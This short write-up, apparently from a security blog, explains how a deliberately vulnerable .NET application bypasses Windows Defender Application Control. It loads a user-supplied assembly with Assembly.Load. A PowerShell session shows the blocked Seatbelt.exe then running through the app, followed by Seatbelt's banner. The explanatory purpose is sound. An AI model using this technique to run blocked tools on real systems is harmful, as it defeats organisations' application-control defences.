This application takes in a path to a .NET assembly on disk, and reads it as a raw byte array. It passes those bytes to the `Assembly.Load` method, which loads the assembly into the `AppDomain` of itself. After the assembly has been loaded, it calls its main entry point. This works as a WDAC bypass because this trusted application is taking and loading content from an untrusted (user-supplied) location, similar to how a LOLBAS' work.

If, for example, we had `Seatbelt.exe` on the desktop, it can't execute it directly but it can via this app.

```
PS C:\Users\hdoyle> .\Desktop\Seatbelt.exe
Program 'Seatbelt.exe' failed to run: Your organization used Device Guard
to block this app.

PS C:\Users\hdoyle> & 'C:\Program Files\VulnerableApp\VulnerableApp.exe'
.\Desktop\Seatbelt.exe

%&&@@@&&
```

```

&&&&&&&%%,
#&&@@@@@%#####%
&%&    %&%%
&////(((&%%%%%%%%######//(( (###%%%%%%%%%%%%%%
%%%%%%%%%%%%%#####%#%#%#####&%*%#
@////(((&%%%%%%%%######((((((((((((((((
#%%%%%%%%%#####%#%#####&%,,,,,,,,,,,,,,
@////(((&%%%%%%%%######((((((((((((((((
#%%%%%%%%%#####%#%#%#####%%,,,,,, ,. ,
@////(((&%%%%%%%%######(##(##(((((((((
#####%#####&%..... .. ..
@////(((&%%%%%%%%######(##(##(####((((((((
#####%#####%#####%%..... .. ..
@////(((&%%%%%%%%######(#####(#####
###%##%#####&%.....
@////(((&%%%%%%%%######(#####(#####
#####%#####%#####%%..
@////(((&%%%%%%%%######
&%&    %%%%%%%%%    Seatbelt
%/////(((&%%%%%%%%######*
&%%&&&&%%%%%%%%    v1.1.1    ,
(((&%%%%%%%%%,>
#%##%,
```

This is obviously a contrived example and the "exploitability" would depend on if and where the vulnerable code was exposed to the user.